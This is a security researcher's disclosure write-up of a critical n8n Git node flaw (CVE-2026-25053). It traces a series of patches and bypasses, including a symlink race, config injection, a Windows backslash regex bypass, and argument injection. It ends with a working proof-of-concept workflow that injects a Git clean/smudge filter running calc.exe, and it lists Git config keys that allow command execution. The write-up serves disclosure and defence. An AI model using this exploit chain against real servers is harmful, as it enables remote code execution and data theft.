- The Start of the Investigation
- Why the Git Node?
- A Two-Month Security Chess Match
- Phase 1: Defeating the Hook Attack (November 14, 2025)
- Phase 2: Implementing Path Validation (November 26, 2025)
- Phase 3: Exploiting the TOCTOU Race Condition (December 8, 2025)
- Phase 4: Locking Down Configuration Injection (December 16, 2025)
- Phase 5: The Missing Regex Pattern Block (December 19, 2025)
- Phase 6: Uncovering the Windows Bypass (December 30, 2025)
- Uncovering the Git Filter Vulnerability
- The Exploit Chain
- Resolution and Patching
- Phase 7: Defeating Argument Injection (January 14, 2026)
- The Complete Vulnerability Lifecycle
- Final Thoughts
The Core Issue: I investigated a critical flaw within the platform’s Git node that permits an attacker to run arbitrary system-level commands and inappropriately access files.
Potential Damage: Anyone possessing valid authentication and workflow creation privileges could leverage this bug to completely compromise the underlying n8n server or siphon confidential data.
The Resolution: The maintainers successfully patched this threat in n8n releases 1.123.10 and 2.5.0. I highly recommend that all administrators immediately update their instances to these builds, or anything newer, to ensure their environments are protected.
| CVE | CVE-2026-25053 |
| GHSA | GHSA-9g95-qf3f-ggrw |
| CVSS Score | 9.4 (Critical) |
Note: Rather than issuing separate trackers for each bug, the n8n developers opted to consolidate every vulnerability I cover in this write-up under one unified identifier: CVE-2026-25053 (along with its corresponding GHSA advisory). This single CVE encapsulates the complete spectrum of their security overhaul, encompassing the Time-of-Check to Time-of-Use (TOCTOU) race conditions, the rogue configuration injections, my Windows-specific directory separator bypass, and various other Git-related patches
Ultimately, this represents a grueling two-month collaborative effort between me and the n8n engineers, during which practically every attempted patch inadvertently exposed a brand-new path for exploitation.
The Start of the Investigation
When I first set out to examine n8n a widely-used workflow automation tool my primary objective was to discover a viable Remote Code Execution (RCE) flaw that worked on default installations. This post documents that specific journey, and I encourage you to follow along with my thought process as the discovery evolved.
Given the sheer size of the codebase and its hundreds of integration nodes , I took a methodical approach, checking for Server-Side Request Forgery (SSRF) in HTTP requests, SQL injections in database components, and path traversals during file operations. Although I uncovered a few notable bugs, none of them linked together to form a full RCE. Everything changed when my attention shifted to the Git node, which quickly emerged as a very appealing target.
Why the Git Node?
This specific node is designed to handle standard Git actions within a workflow, such as pushing code, committing updates, and cloning repositories. It instantly captured my interest because interacting with Git inherently opens up a massive attack surface if user inputs lack rigorous sanitization.
Before getting deeply technical, it is important to address how an adversary would actually trigger this exploit. In n8n, workflows are frequently initiated by public Webhook nodes, meaning a simple POST request to an exposed endpoint can set the entire automation in motion. This setup escalates what could be a purely theoretical flaw into a severe, remote vulnerability. If an exposed workflow lacks strict access controls and features a Git node, it essentially becomes an open door for attackers.
My initial concept for an exploit was beautifully simple:
- An attacker fires off a POST payload to a publicly accessible webhook.
- This triggers the workflow, prompting the Git node to clone a designated repository.
- A File Write node is then abused to modify the
.git/configfile and inject a rogue hook. - A subsequent Git command is executed to trigger the newly planted hook.
- Full RCE is successfully achieved.
The core of this exploit relies entirely on the interplay between the entry point (the Webhook), the repository creator (the Git node), and the configuration modifier (the File Write node). It is this precise combination of nodes that makes the attack feasible.
However, as I started analyzing the source code, it became clear that the developers were already actively hardening the node against these exact risks.
A Two-Month Security Chess Match
The commit logs revealed a fascinating story: the n8n security team had been fighting a multi-front war against Git-based attacks. Over a two-month window between November 14, 2025, and January 14, 2026, they rolled out seven distinct security patches. While each update successfully mitigated a real vulnerability, attackers quickly figured out fresh bypass techniques.
Reading through the repository’s history felt like watching a live security evolution unfold. Multiple researchers had been disclosing issues, and the development team was systematically trying to lock down the Git node. I will walk you through this exact timeline of iterative fixes, demonstrating how closing one attack vector inadvertently left another exposed.
Phase 1: Defeating the Hook Attack (November 14, 2025)
PR: #21797
When I started examining the Git node, my immediate idea was to exploit Git hooks. Anyone involved in security research knows that these automated scripts, which execute during specific Git events, provide an ideal mechanism for an attacker to run code.
My theoretical attack plan was straightforward: I would clone a repository, drop a payload into a file like .git/hooks/pre-commit using a File Write node, and then force the hook to run by initiating a standard Git action. However, as I reviewed the repository’s code, I realized the developers had already anticipated and blocked this path.
I noticed that the application relied on a Node.js library called simple-git to manage its operations. It is a common misconception among developers that using a wrapper library inherently secures an application. In reality, these libraries often act as direct conduits to the host system’s Git binary. If the wrapper lacks built-in safeguards like configuration allowlists or argument separators, it simply inherits the underlying command-line tool’s vulnerabilities. The n8n team actually had to manually patch these exact types of inherited flaws in their later December and January updates.
While looking at how the Git node was initialized, I spotted their defense mechanism. The developers had deliberately disabled hook functionality by injecting core.hooksPath=/dev/null into the Git configuration. This brilliant mitigation forced the Git binary to search for executable scripts in a void. Consequently, even if I successfully planted a malicious script inside the standard .git/hooks/ directory, the system would completely ignore it because it was searching the /dev/null path instead.
This protection was baked directly into the simple-git setup options, meaning all Git operations were shielded by default. The only way hooks would run is if an administrator specifically overrode the safety setting using the N8N_GIT_NODE_ENABLE_HOOKS environment variable.
- Vector Blocked: Code execution via standard
.git/hooksfiles was successfully neutralized. - The Catch: I quickly realized that simply disabling hooks was an incomplete defense. If I could still leverage the File Write node to manipulate the
.git/configfile itself, I could forge entirely new avenues for code execution.
Phase 2: Implementing Path Validation (November 26, 2025)
PR: #22253
With the hook execution route shut down, my mind shifted to alternative strategies. I began to wonder what would happen if I instructed the node to clone a repository into highly sensitive system directories, such as /etc/ or ~/.ssh/. Even without executing hooks, performing version control actions within these private folders could easily leak keys or maliciously alter vital system settings.
While auditing the source code, I realized the Git node completely lacked validation for the target clone directory. If an adversary supplied a path like ~/.ssh/, the application would blindly execute the Git commands in that sensitive location, representing a massive security hole.
However, examining the commit logs revealed that the developers had patched this specific flaw (Commit: 4951798 | PR: #22253) just 12 days following their hook mitigation. They introduced a path validation mechanism directly into the node’s logic:
const repositoryPath = this.getNodeParameter('repositoryPath', itemIndex, '') as string;const isFilePathBlocked = await this.helpers.isFilePathBlocked(repositoryPath);if (isFilePathBlocked) { throw new NodeOperationError( this.getNode(), 'Access to the repository path is not allowed' );}
This new isFilePathBlocked utility function was designed to verify whether the requested directory fell inside n8n’s forbidden folders, violated allowed path rules, or matched specific restricted file patterns. Consequently, an attacker was no longer able to establish repositories inside critical paths like /etc/ or ~/.ssh/.
Yet, upon deeper inspection, I spotted a crucial limitation: this safety check was strictly bound to the repositoryPath variable inside the Git node itself. It offered absolutely no protection against a standard File Write node interacting with .git/config files inside legitimately created repositories.
This meant an adversary could simply clone their repo into an approved directory, such as /tmp/repo, and subsequently chain a File Write node to tamper with the .git/config file. The Git node’s internal path validation was totally circumvented by this multi-node approach. While the directory restriction was a solid foundational defense, it left the door wide open for exploitation.
- Vector Blocked: The Git node could no longer interact with forbidden system folders like
/etc/or~/.ssh/. - Remaining Vectors: I could still leverage independent File Write nodes to maliciously edit
.git/configwithin legally cloned repository paths.
Phase 3: Exploiting the TOCTOU Race Condition (December 8, 2025)
PR: #22767
I continued to ponder how I could abuse the File Write node despite the new directory restrictions. My next thought was to leverage symbolic links (symlinks) to deceive the system’s path validation. This led me to uncover a classic Time-of-Check to Time-of-Use (TOCTOU) race condition. The core issue arises when a filesystem is altered in the brief moment between a security validation and the subsequent execution.
To achieve code execution, the File Write node still had to manipulate the .git/config file. While the Git node handles repo creation, the File Write node is what performs the malicious injection. When analyzing the validation logic, I noticed a critical discrepancy. The software would safely resolve the file path while performing the security check, but it dangerously relied on the original, unresolved path string when it actually wrote the file.
Here is exactly how the timing of the attack plays out:
- T0 (Validation Phase): I target a standard file, like
/tmp/myfile, and the application calls its checking function. The app evaluates it, sees it is a safe file, and approves the request, which takes about 1 to 5 milliseconds. - The Race Window: In that tiny fraction of a second immediately after the check but right before the write, I execute commands to delete
/tmp/myfileand replace it with a symlink aiming at/repo/.git/config. - T1 (Execution Phase): The application then calls the write function using the initial
/tmp/myfilestring. Because the proper path resolution was only used for the check, the write operation blindly follows the newly minted symlink directly into the.git/configfile, successfully granting RCE.
The developers implemented a highly robust fix for this by restructuring their logic around a new branded type called ResolvedFilePath. This ensured that a path is resolved only once, providing strict type safety so the unresolved path could no longer be mistakenly used for the write operation.
Furthermore, they integrated the O_NOFOLLOW flag to actively reject symlink traversal during file operations. To be absolutely certain, they also added inode verification after opening the file to confirm its identity hadn’t shifted under the hood since the check occurred.
- Vector Blocked: The symlink race condition was completely neutralized through single path resolution,
NOFOLLOWflags, and inode checking. - Remaining Vectors: While the TOCTOU bypass was dead, the application had not yet implemented regex pattern blocking, meaning direct file writes to sensitive file name patterns were still theoretically on the table.
Phase 4: Locking Down Configuration Injection (December 16, 2025)
PR: #23264
As I probed the native features of the Git node, a specific functionality stood out: the “Add Config” command. Anyone familiar with Git’s internals knows that configuration settings hold immense power, frequently allowing arbitrary command execution or drastic behavioral alterations.
This sparked an exciting thought: what if I bypassed the file-writing hassle altogether and just abused the Git node’s built-in features to inject malicious configurations? When I reviewed the node’s source code, I hit what looked like the jackpot the “Add Config” feature accepted any arbitrary key without a hint of validation or restriction.
Unfortunately for my exploit chain, the developers had patched this gaping hole on December 16. They introduced a strict, hardcoded allowlist restricting users to only modify harmless, informational keys: user.email, user.name, and remote.origin.url.
const ALLOWED_CONFIG_KEYS = ['user.email', 'user.name', 'remote.origin.url'];const key = this.getNodeParameter('key', itemIndex, '') as string;const securityConfig = Container.get(SecurityConfig);const enableGitNodeAllConfigKeys = securityConfig.enableGitNodeAllConfigKeys;if (!enableGitNodeAllConfigKeys && !ALLOWED_CONFIG_KEYS.includes(key)) { throw new NodeOperationError( this.getNode(), `The provided git config key '${key}' is not allowed` );}
By locking this down, they effectively shielded the system from a slew of devastating configuration injections. If left unpatched, I could have easily weaponized several native Git settings, such as:
core.sshCommand: Hijacking the SSH command to run arbitrary scripts.credential.helper: Executing malicious code during credential retrieval.core.gitProxy: Executing an arbitrary script to act as a proxy.remote.*.uploadpack/remote.*.receivepack: Triggering rogue commands whenever fetch or push operations occur.url.*.insteadOf: Forcing malicious URL redirections to external servers.core.hooksPath: Overwriting the November fix by repointing the hooks directory to an attacker-controlled location.
Unless a server administrator explicitly enabled the heavily discouraged N8N_GIT_NODE_ENABLE_ALL_CONFIG_KEYS=true environment variable, all of these advanced exploitation avenues were dead on arrival.
- Vector Blocked: The ability to natively inject weaponized configuration keys via the Git node was successfully eliminated.
- Remaining Vectors: My only path forward was falling back to the File Write node to manually alter
.git/configa method that, at this exact point in the timeline, still lacked comprehensive pattern-blocking protections.
Phase 5: The Missing Regex Pattern Block (December 19, 2025)
PR: #23413
Even after the developers eradicated the symlink race condition, a pressing question remained in my mind: what was stopping me from just natively overwriting the .git/config file?
I dug back into the application’s source code to investigate this. Astonishingly, I realized that the platform lacked any form of regular expression-based pattern blocking for individual files. The existing security rules only evaluated directory-level restrictions, leaving specific file extensions and patterns completely unguarded. This meant that any generic File Write node could simply point straight at a .git/config file and overwrite its contents.
The maintainers quickly recognized this oversight and pushed a major update on December 19 to plug the hole. They built a robust regex validation check:
function isFilePatternBlocked(resolvedFilePath: ResolvedFilePath): boolean { const { blockFilePatterns } = Container.get(SecurityConfig); return blockFilePatterns .split(';') .map((pattern) => pattern.trim()) .filter((pattern) => pattern) .some((pattern) => { try { return new RegExp(pattern, 'mi').test(resolvedFilePath); } catch { return true; } });}
By default, this new layer of defense was calibrated to hunt for the \.git/ sequence. Before this patch, direct file modifications were a free-for-all. Following the update, direct tampering with .git/config appeared to be decisively blocked at least, if you were running the software on a Unix-based operating system.
Phase 6: Uncovering the Windows Bypass (December 30, 2025)
PR: #23737
This brings me to the exact vulnerability I ultimately identified and disclosed to the team. While I was stress-testing how this new regex pattern behaved across various environments, a critical discrepancy caught my attention.
The hardcoded (\.git/) expression did a flawless job defending Linux and macOS systems. For instance, if I tried to target paths like /home/user/repo/.git/config or /tmp/project/.git/hooks, the system immediately flagged and blocked the action.
However, the Microsoft Windows filesystem fundamentally differs because it utilizes backslashes (\) as separators, rather than the forward slashes (/) used by Unix. I decided to test how the n8n regex handled a Windows-formatted payload:
C:\repo\.git\config-> NOT BLOCKED (The backslashes bypassed the regex matcher!)C:\Users\x\.git\hooks-> NOT BLOCKED (The backslashes bypassed the regex matcher!)
Because Node.js’s native fsRealpath() function preserves these backslashes when resolving paths on Windows, the security check completely failed to recognize the malicious intent. I had successfully found a working bypass!
But even with write access restored, I still faced a major hurdle. The developers had already neutralized Git hooks back in November by forcing core.hooksPath=/dev/null. Dropping a malicious payload into the hooks directory wouldn’t execute anything, as Git was blind to it. To actually achieve Remote Code Execution, I needed to hunt down an entirely different execution mechanism buried deep within Git’s features.
Uncovering the Git Filter Vulnerability
The breakthrough occurred upon realizing that Git’s capabilities extend beyond standard hooks. The clean and smudge filters within Git provide a mechanism to run custom commands, and crucially, they completely bypass the core.hooksPath restriction.
Git filters are configured directly in .git/config:
[filter "evil"]clean = "calc.exe"smudge = "calc.exe"
And triggered by .gitattributes files:
* filter=evil
These filters operate by defining the commands directly inside the .git/config file and activating them through rules set in a .gitattributes file. Whenever Git interacts with a file matching these rules, it launches the defined command as a background process. The critical realization was that relying on core.hooksPath=/dev/null to block code execution only stops scripts located in the /hooks/ directory, leaving the filter mechanism exposed as an alternative attack vector.
The Exploit Chain
The full attack methodology on a Windows system relies on file path inconsistencies and follows these steps:
- Repository Setup: A target repository is cloned to a local Windows directory.
- Bypassing the Regex Check: A File Write node is utilized to alter the
.git/configfile. Because Windows file paths utilize backslashes (\), the system’s security regex which specifically searches for forward slashes (/) fails to flag the file path as dangerous. - Payload Injection: With the write operation successful, the malicious filter is successfully injected into the configuration.
- Execution: A
.gitattributesfile is written to map the malicious filter to repository files. Consequently, any routine Git action will instantly trigger the filter, resulting in Remote Code Execution (RCE).
Resolution and Patching
After identifying this exploit, it was disclosed to the n8n security team, who promptly issued a patch. The security update resolved the issue by standardizing all file paths, converting any backslashes to forward slashes before the regex pattern checks are applied. By normalizing the paths, the Windows evasion technique was effectively neutralized, leaving parameter injection in Git commands as the only remaining area of concern.
Phase 7: Defeating Argument Injection (January 14, 2026)
PR: #24241
As my investigation deepened, I began to consider another classic exploitation angle: what if I could manipulate the application into executing rogue command-line flags? If I had control over the file paths being passed directly to the underlying Git binary, I wondered if I could inject arbitrary options like -A or --.
Reviewing the codebase confirmed my suspicions. The system was dangerously passing user-supplied path strings straight into Git operations without any sanitization:
// VULNERABLE CODEconst pathsToAdd = this.getNodeParameter('pathsToAdd', itemIndex, '') as string;await git.add(pathsToAdd.split(','));
Fortunately, the n8n developers caught this and deployed a definitive fix on January 14. They implemented the -- POSIX separator, a universal command-line standard that explicitly tells the program that all subsequent inputs are strictly filenames, not executable flags.
// Use '--' separator to prevent argument injectionawait git.add(['--', ...paths]);// Executes: git add -- -A// Now "-A" is treated as a filename, not a flag!
This simple but highly effective code change permanently killed my fifth bypass attempt.
The Complete Vulnerability Lifecycle
To fully illustrate this continuous cycle of exploitation and patching, here is the complete summary of the discovered bypasses:
- Prior to Dec 8: Bypass #1 (TOCTOU Symlink Race) resulted in an EXPLOITABLE state.
- Prior to Dec 16: Bypass #2 (Add Config Operation) resulted in an EXPLOITABLE state.
- Prior to Dec 19: Bypass #3 (No Pattern Blocking) was EXPLOITABLE and represented the easiest attack path.
- Dec 19 – Dec 30: Bypass #4 (Windows Path Separator) was EXPLOITABLE, though limited to Windows environments.
- Prior to Jan 14: Bypass #5 (Argument Injection) provided LIMITED access, primarily leading to information disclosure.
- Post Jan 14: All known bypasses were successfully closed, leaving the system SECURE.

If you wish to experiment with the mechanics of this exploit chain yourself, you can import my workflow.json into an isolated local n8n instance, configure your specific system paths, and watch the malicious Git filter execute in real time.
# workflow.json{ "name": "My workflow", "nodes": [ { "parameters": {}, "type": "n8n-nodes-base.manualTrigger", "typeVersion": 1, "position": [ 0, 0 ], "id": "4788ad09-5334-44be-bc54-8f64d657020e", "name": "When clicking ‘Execute workflow’" }, { "parameters": { "operation": "clone", "repositoryPath": "C:\\Users\\anrbn\\.n8n-files\\poc", "sourceRepository": "https://github.com/anrbn/CVE-2026-25053" }, "type": "n8n-nodes-base.git", "typeVersion": 1.1, "position": [ 208, 0 ], "id": "e7d0fe23-29bb-4baf-b89c-9998a9843ff8", "name": "Git" }, { "parameters": { "fileSelector": "C:\\Users\\anrbn\\.n8n-files\\test\\file.txt", "options": {} }, "type": "n8n-nodes-base.readWriteFile", "typeVersion": 1.1, "position": [ 416, 0 ], "id": "952fe157-667f-40f2-bee8-16d2ad865319", "name": "Read/Write Files from Disk" }, { "parameters": { "operation": "write", "fileName": "C:\\Users\\anrbn\\.n8n-files\\poc\\.git\\config", "options": { "append": true } }, "type": "n8n-nodes-base.readWriteFile", "typeVersion": 1.1, "position": [ 624, 0 ], "id": "8f1de22e-ad5e-4d54-8bd7-ac5a1cbb4ba7", "name": "Read/Write Files from Disk1" }, { "parameters": { "operation": "add", "repositoryPath": "C:\\Users\\anrbn\\.n8n-files\\poc\\", "pathsToAdd": "file.txt" }, "type": "n8n-nodes-base.git", "typeVersion": 1.1, "position": [ 832, 0 ], "id": "a74e8e25-4061-496f-b35f-c9ab6e7999bd", "name": "Git1" } ], "pinData": {}, "connections": { "When clicking ‘Execute workflow’": { "main": [ [ { "node": "Git", "type": "main", "index": 0 } ] ] }, "Git": { "main": [ [ { "node": "Read/Write Files from Disk", "type": "main", "index": 0 } ] ] }, "Read/Write Files from Disk": { "main": [ [ { "node": "Read/Write Files from Disk1", "type": "main", "index": 0 } ] ] }, "Read/Write Files from Disk1": { "main": [ [ { "node": "Git1", "type": "main", "index": 0 } ] ] } }, "active": false, "settings": { "executionOrder": "v1", "availableInMCP": false }, "versionId": "ba3d4d13-f410-4602-acd6-d49ddf418263", "meta": { "instanceId": "b8bea29457612dad104cf508ac3fc50ec7875f189f3a1152af8b0f32fda315ef" }, "id": "BhDEuUP3YXm2LvKt", "tags": []}
# file.txt[filter "evil"] clean = "calc.exe" smudge = "calc.exe"
#.gitattributes* filter=evil
Final Thoughts
This brings my security journey to a close. Over the span of about two months from November 2025 through January 2026 the n8n security engineers tirelessly patched a series of highly exploitable vulnerabilities, effectively shutting down multiple avenues that could have yielded Remote Code Execution.
When I reported the Windows directory separator bypass, the n8n team resolved it incredibly fast. Furthermore, their strategic choice to bundle all of these interconnected flaws into a unified security advisory (CVE-2026-25053) was excellent. This approach offers the user base total transparency regarding the platform’s hardening efforts and showcases a highly mature responsible disclosure pipeline.
I also want to acknowledge the other security researchers who responsibly reported their own findings throughout this timeline. Ultimately, this entire saga is a brilliant demonstration of how collaborative, coordinated security research can drastically fortify the safety of open-source projects.

